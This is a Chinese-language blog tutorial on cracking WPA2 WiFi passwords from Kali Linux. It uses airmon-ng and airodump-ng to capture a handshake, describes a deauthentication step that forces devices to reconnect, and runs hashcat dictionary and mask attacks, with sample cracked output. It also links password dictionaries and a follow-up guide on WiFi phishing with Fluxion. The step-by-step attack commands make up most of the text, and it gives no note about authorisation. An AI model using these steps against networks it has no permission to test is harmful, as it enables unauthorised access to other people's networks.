

## 1. 前言


Hashcat 是世界上最快、最先进的密码恢复应用程序，支持 300 多种高度优化的哈希算法的五种独特的攻击模式。Hashcat 目前支持 Linux、Windows 和 macOS 上的 CPU、GPU 和其他硬件加速器，并具有帮助实现分布式密码破解的功能。

## 2. 准备工作

- Kali 免驱无线网卡
- Kali 虚拟机或实体机

Kali 免驱网卡可以直接在网上购买，注意问清楚商家 Kali 系统是否免驱，是否支持监听和注入功能，能不能使用 airmon-ng 抓包。

Kali Linux 下载地址：<https://www.kali.org/get-kali/>



### 3. 扫描目标 WiFi

首先将无线网卡插到电脑上，如果使用的是虚拟机的话，注意将无线网卡连接到虚拟机。

切换到 root 用户

```
1 sudo -i
```


开启监听模式

```
1 airmon-ng check
2 airmon-ng check kill // 关闭影响监听状态的进程
3 airmon-ng start wlan0
```

扫描附近的 WIFI (wlan0 也有可能是 wlan0mon，可以使用 `airmon-ng` 命令查看 Interface 名称)

```
1 airodump-ng wlan0
```

如果出现 `Device or Resource is Busy` 的错误，并且执行 `airmon-ng` 命令查看 `PHY` 显示为 `null`，那么可以参考 [这个教程](#) 更新无线网卡驱动解决



## 4. 抓取握手包

修改并执行以下的命令，以扫描到的“Play\_Lab”热点为例：

```
1 airodump-ng -c 1 --bssid 1E:FE:E7:D4:F7:1C -w /home/kali/Desktop
```

**-c** WiFi 的 CH

**--bssid** WiFi 的 BSSID

**-w** 握手文件存放路径和名称

当有设备连接到这个 WiFi 的时候我们就可以抓取到握手包了，但是这种“守株待兔”的方式通常是比较浪费时间的，所以我们需要发起“主动攻击”。

原理是通过发送大量的握手请求把其他设备踢下线，一般情况下线的设备都会自动重连 WiFi，这个时候就可以抓取到握手包了。

打开一个新的终端窗口，修改并执行以下命令：

- a WiFi 的 BSSID
- c 已连接设备的 MAC 地址

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
CH 1 ][ Elapsed: 12 s ][ 2024-02-04 03:32
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
1E:FE:E7:D4:F7:1C -30 96      115      4    0   1 360  WPA2 CCMP  PSK Play_Lab
BSSID          STATION          PWR     Rate Lost   Frames Notes Probes
1E:FE:E7:D4:F7:1C 36:9E:86:3F:BD:8A -42     1e- 1       0        3
```

当右上角出现“WPA handshake”握手包就抓取成功了

```
root@kali: /home/kali/Desktop
File Actions Edit View Help
CH 1 ][ Elapsed: 18 s ][ 2024-02-04 03:19 ][ WPA handshake: 1E:FE:E7:D4:F7:1C
BSSID          PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
1E:FE:E7:D4:F7:1C -31 100     168      18    0   1 360  WPA2 CCMP  PSK Play_Lab
BSSID          STATION          PWR     Rate Lost   Frames Notes Probes
1E:FE:E7:D4:F7:1C 36:9E:86:3F:BD:8A -42     1e- 1e     51      92  EAPOL
Quitting ...
[root@kali] [/home/kali/Desktop]
#
```

## 5.1 字典暴力破解

由于 Hashcat 需要使用 GPU 才能高效破解密码，所以需要确保你的 Kali Linux 可以正常驱动显卡，或者直接在 Windows 电脑上下载 Hashcat 执行操作也是可以的。

首先需要通过 [Hashcat](#) 网站将 cap 文件转换为 hc22000 格式，然后修改并执行下面的命令：

```
1 hashcat -m 22000 xxx.hc22000 password.txt
```

**xxx** hc22000 文件名称

**password** 密码字典名称

密码字典可以通过 Google 或者 GitHub 搜索下载，推荐两个 GitHub 的字典：

<https://github.com/conwnet/wpa-dictionary>

<https://github.com/IYATT-yx/WiFi-Password-Dictionary>

字典模式的暴力破解成功率和字典的大小有直接关系，但是再大的字典，如果字典中没有这个 WiFi 的密码，那么最终还是无法破解，而且耗费的时间也会更久 XD。

## 5.2 掩码暴力破解

除了使用字典暴力破解，我们还可以使用掩码暴力破解

例如我们知道 WiFi 密码是 8 位纯数字：

```
1 hashcat -a 3 -m 22000 xxx.hc22000 ?d?d?d?d?d?d?d?d
```

或者 8-9 位小写字母开头+数字的组合：

```
1 hashcat -a 3 -m 22000 xxx.hc22000 --increment --increment-mir
```

我们还可以使用 **--session** 参数存储会话，程序中断之后可以继续执行

```
1 hashcat -a 2 -m 22000 vvv hc22000 --session sss --increment -
```

恢复会话，从上次的断点继续执行



```
1 hashcat --session sss --restore
```

**sss** 存储的会话名称

破解完成后程序会自动停止运行，并且显示 WiFi 密码

```
80ebcc82db9cbf0d4f201b7c6bbelcae:lefee7d4f71c:369e863fb8a:Play_Lab:P12345678
Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 22000 (WPA-PBKDF2-PMKID+EAPOL)
Hash.Target...: play_lab.hc22000
Time.Started.: Sun Feb 04 16:59:32 2024 (3 secs)
Time.Estimated.: Sun Feb 04 16:59:35 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (password.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 80167 H/s (6.55ms) @ Accel:128 Loops:128 Thr:32 Vec:1
Speed.#2.....: 5193 H/s (7.52ms) @ Accel:8 Loops:16 Thr:64 Vec:1
Speed.#*.....: 85360 H/s
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 233472/297093 (78.59%)
Rejected.....: 0/233472 (0.00%)
Restore.Point.: 36864/297093 (12.41%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: rwy18666 -> tqw12369
Candidates.#2...: tqw12666 -> wnt11188
Hardware.Mon.#1.: Temp: 40c Util: 92% Core:1797MHz Mem:3504MHz Bus:16
Hardware.Mon.#2.: N/A

Started: Sun Feb 04 16:58:49 2024
Stopped: Sun Feb 04 16:59:37 2024
```

## 6. 掩码字符说明：

- l** : abcdefghijklmnopqrstuvwxyz [a-z]
- u** : ABCDEFGHIJKLMNOPQRSTUVWXYZ [A-Z]
- d** : 0123456789 [0-9]
- h** : 0123456789abcdef [0-9 a-f]
- H** : 0123456789ABCDEF [0-9 A-F]
- s** : !"#\$%&'()\*+,-./;:<=>?@[{}]{}`^\_`{|}~
- a** : ?l?u?d?s
- b** : 0x00 - 0xff

## 7. Hashcat 相关参数说明

- a 指定要使用的破解模式（0 字典攻击，1 组合攻击，3 掩码攻击）
- m 指定要破解的 Hash 类型（默认 MD5）
- o 指定成功破解的 Hash 和明文密码的存放位置
- session 存储当前会话
- increment 启用增量破解模式
- increment-min 密码最小长度（配合 --increment 参数使用）
- increment-max 密码最大长度（配合 --increment 参数使用）
- force 忽略警告信息
- show 显示成功破解的 Hash 和明文密码

## 8. 总结

通过 Hashcat 理论上可以破解任意组合的密码，拿到握手包后可以随时随地进行离线破解，破解难度也只是时间的问题，同时破解的速度和显卡的性能有很大的关系。

如果电脑的显卡性能不是很好的话，那么推荐使用 Fluxion 进行 WiFi 钓鱼，详细操作请查看：

[Kali Linux 使用 Fluxion 破解 WiFi 密码【WiFi 钓鱼篇】](#)

文章作者：Play 实验室



本文链接：<https://playlab.eu.org/archives/hashcat>

版权声明：本站所有文章除特别声明外，均采用 CC BY-NC-SA 4.0 许可协议。转载请注明来自 Play 实验室！

硬核教程 Kali Linux 黑客 破解

喜欢就分享一下吧



## ① 最新文章

硬盘变为 RAW 格式无法访问，提示格式化，如何恢复数据？

2025-10-24 08:40

Windows 内置应用无法联网，Internet 请求超时，可能是因为服务暂时繁忙

2025-09-17 05:10

HomeAssistant 安装教程，注意事项及常见问题【2024】

2024-09-17 04:31

本地自编译 OpenWRT 固件和 Docker 镜像教程，注意事项及常见问题【2024】

2024-09-12 01:45

Android TV 电视盒子修改第一屏/第二屏开机动画

2024-09-11 03:42

Android TV x86 安装教程，闲置电脑化身高性能电视盒子，安卓 TV 9.0 无法登录谷歌...

2024-09-11 02:30



# The Best VPN for Gaming

Get Lightning Fast Connections  
with PrivadoVPN

[Get PrivadoVPN ▶](#)



VULTR VPS

\$300

Get it for free

One-Click Security

Hide Your  
Online Identity

Secure Up to 10 Devices



© 2020 - 2025 By Play 实验室

Powered by PlayLab | Theme by Butterfly